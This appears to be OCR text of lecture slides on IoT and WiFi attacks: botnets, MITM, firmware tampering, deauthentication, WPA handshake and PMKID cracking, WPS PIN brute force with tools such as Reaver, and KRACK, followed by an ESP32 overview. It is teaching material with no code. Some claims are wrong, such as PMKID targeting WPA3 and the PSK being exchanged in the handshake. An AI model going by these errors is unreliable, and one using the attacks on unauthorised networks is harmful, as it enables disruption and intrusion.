
Energy Harvesting/Depleting Attack

- In order to support green energy, most IoT devices are equipped with energy harvesting mechanism. These devices harvest energy from ambient (or artificial) source.
- An attacker blocks energy source to disable IoT device or engage in complex activity to drain battery.



Software Attacks: Malware

- An IoT botnet is a network of IoT devices infected by the attacker
- IoT botnets are known for being used in launching distributed denial-of-service (DDoS) attacks on target entities to disrupt their operations and services.




Data tampering

- Data tampering is the act of deliberately modifying (destroying, manipulating, or editing) data through unauthorized channels. Data exists in two states: in transit or at rest. In both instances, data could be intercepted and tampered with. Digital communications are all about data transmission
- Data Tampering presents a huge danger for two main reasons:
- Lack of detection: Currently, companies have no mechanisms to detect tampered data.
- Small amount – huge impact: Only a very small percentage of tampered data massively influences the decision accuracy


Traffic Analysis Attack

Attackers acquire confidential information even without being close to the network, so that they can obtain information about the network. These attacks are vulnerable to data leakage, i.e., unauthorized access to network information.



MITM Attack

In a man-in-the-middle (MitM) attack, an attacker can gain access to the private data of any user by eavesdropping or monitoring the communication between two IoT devices. The violation of the data privacy of any user is the prominent effect of MitM attacks. An IoT system can be seriously impacted by MitM attacks. For example, an attacker can take control of a smart actuator in an industrial IoT setting. They can potentially damage an assembly line, by knocking an industrial robot out of its designed lane and speed limit.




Firmware Attacks

- Reverse engineering: The ability to extract the FW and analyze it to get sensitive information without the need to access the device.
- Firmware modification: The attacker injects extra code in FW so that unauthorized operations can be performed.
- Obtaining access authorization: Some devices need authorization for external devices to communicate with them.
- If an attacker can gain that authorization, he will be able to conduct different types of attacks on the victim devices.
- Installing unauthorized firmware: A malicious party or a legal party with malicious purposes will try to install an unauthorized FW (either a malicious or stolen legitimate FW) to the device. Once the unauthorized images are installed on the device, the attacker can potentially conduct additional attacks.
- Unauthorized device: An illegal device may pretend to be a legal device and get an authentic copy of the FW.

Basic Attacks on WiFi

- Deauthentication attack
- WPA handshake brute-force attack
- PMKID capture and brute-force attack
- WPS PIN attack
- KRACK attack

Authentication in WiFi



1. Authentication request

2. Identity request

3. Username — (relay to server)

(relay to client) — 4. Authentication challenge

5. Authentication response — (relay to server)

(relay to client) — 6. Authentication success


7. Authentication challenge — (relay to server)

(relay to client) — 8. Authentication response

9. Successful authentication — (relay to server)


Deauthentication attack

- Deauthentication attack,targets wireless networks by sending deauthentication frames to devices on the network, causing them to disconnect from the network. The deauthentication frames are sent using a spoofed MAC address, making it difficult for the network to identify the attacker.
- The purpose of a deauthentication attack is to disrupt the normal operation of a WiFi network, by causing devices to repeatedly disconnect and reconnect, resulting in a denial of service (DoS) condition. This can cause the network to become unstable or even crash, rendering it unusable.
- Deauthentication attacks can be carried out using software tools such as Aircrack-ng, which is a suite of wireless network hacking tools that includes a deauthentication module.
- Deauthentication attacks can be particularly effective against networks that use weak or outdated security protocols, such as WEP (wired equivalent privacy) or WPA (Wi-Fi protected access) , which can be easily cracked.



WPA handshake brute-force attack

- When a wireless client device attempts to connect to a network secured with WPA or WPA2 encryption, it must first authenticate with the network using a four-way handshake. The handshake involves exchanging messages between the client and the access point, including a pre-shared key (PSK) or pairwise master key (PMK) that is used to encrypt the network traffic.
- A WPA handshake brute-force attack involves capturing the four-way handshake between the client and the access point and then attempting to guess the PSK by repeatedly trying different combinations of characters until the correct one is found. The attacker can capture the handshake using a wireless packet capture tool which allows them to intercept and analyze the network traffic.
- Once the handshake has been captured, the attacker can use specialized software to attempt to guess the PSK by trying different combinations of characters. The software uses a brute-force attack method, which involves trying all possible combinations of characters until the correct one is found.




PMKID capture and brute-force attack

- PMKID capture and brute-force attack, relatively new attack, is a type of WiFi attack that targets networks secured with WPA3-PSK encryption. The attack involves capturing the Pairwise Master Key Identifier (PMKID) that is used to authenticate wireless client devices to the network.


- When a wireless client device attempts to connect to a network secured with WPA3-PSK encryption, it sends a PMKID to the access point as part of the authentication process. The PMKID is a unique identifier that is generated using the network's SSID (Service Set Identifier) and the pre-shared key (PSK) used to encrypt the network traffic.

- A PMKID capture and brute-force attack involves capturing the PMKID using a wireless packet capture tool and then attempting to guess the PSK by repeatedly trying different combinations of characters until the correct one is found.



WPS PIN attack

- WPS (Wi-Fi Protected Setup) PIN attack is a type of WiFi attack that targets networks that use the WPS feature to connect wireless devices to the network. The WPS feature allows users to connect devices to the network by entering a PIN instead of the network's pre-shared key (PSK).
- A WPS PIN attack involves using a brute-force attack to guess the eight-digit PIN used to connect devices to the network. The attacker can use specialized software, such as Reaver or Bully, to send a series of PIN guesses to the access point until the correct one is found.




#1	#2	#3	#4	#5	#6	#7	check-sum

First part

Second part

WPS PIN



Access Point

Attacker

BEACON

WPS

E-S1 | PSK1 | PKe | PKr (1st Half of PIN)

E-S2 | PSK2 | PKe | PKr (2n Half of PIN)

XXXXXX

Pin generated by reaver

Offline Attack

E-S1 | PSK1 | PKe | PKr (1st Half of PIN)

E-S2 | PSK2 | PKe | PKr (2n Half of PIN)

Online Attack


XXXXXXXX (Actual PIN)

Paraphrase

Received & Re-associates with Passphrase

KRACK attack

- KRACK (Key Reinstallation Attack) is a type of WiFi attack that targets networks that use WPA or WPA2 encryption. The attack exploits a vulnerability in the WPA or WPA2 protocol that allows an attacker to intercept and decrypt network traffic.
- During a KRACK attack, the attacker intercepts a wireless client's four-way handshake that is used to establish a secure connection with the access point. The attacker then manipulate the handshake to force the client to reuse an encryption key that has already been used before. This allows the attacker to decrypt the network traffic between the client and the access point.


WPA2 security prior to KRACK
Encrypted traffic
End Point Device
Access Point
Attacker
No interception allowed, unless the attacker possesses the Wi-Fi password
Key Reinstallation Attack-KRACK
Decrypted traffic
Decrypted traffic
End Point Device
Attacker
Access Point
Man-in-the-middle attack
4 way handshake interception and manipulation leads to replay, decrypt and/ or forge packets by the attacker

ESP32

- ESP32 is a powerful Wi-Fi and Bluetooth enabled microcontroller chip produced by Espressif Systems.
- It is the successor to the ESP8266 chip and offers more processing power, more memory, and additional features such as Bluetooth and dual-core processing.
- The ESP32 chip includes a dual-core processor with speeds up to 240 MHz, Wi-Fi and Bluetooth connectivity, multiple communication protocols, and a variety of GPIO pins for interfacing with external devices.

VIN GND D13 D12 D14 D27 D26 D25 D33 D32 D35 D34 VN VP EN
ESP-WROOM-32
HW-463
EN
BOOT
3V3 GND D15 D2 D4 RX2 TX2 D5 D18 D19 D21 RX0 TX0 D22 D23

ESP32 Basic Architecture

Dual-core processor: The ESP32 chip includes two Tensilica LX6 microprocessor cores, each capable of running up to 240 MHz. The dual-core design allows for efficient multitasking and can be used to handle real-time tasks while running other tasks in the background.

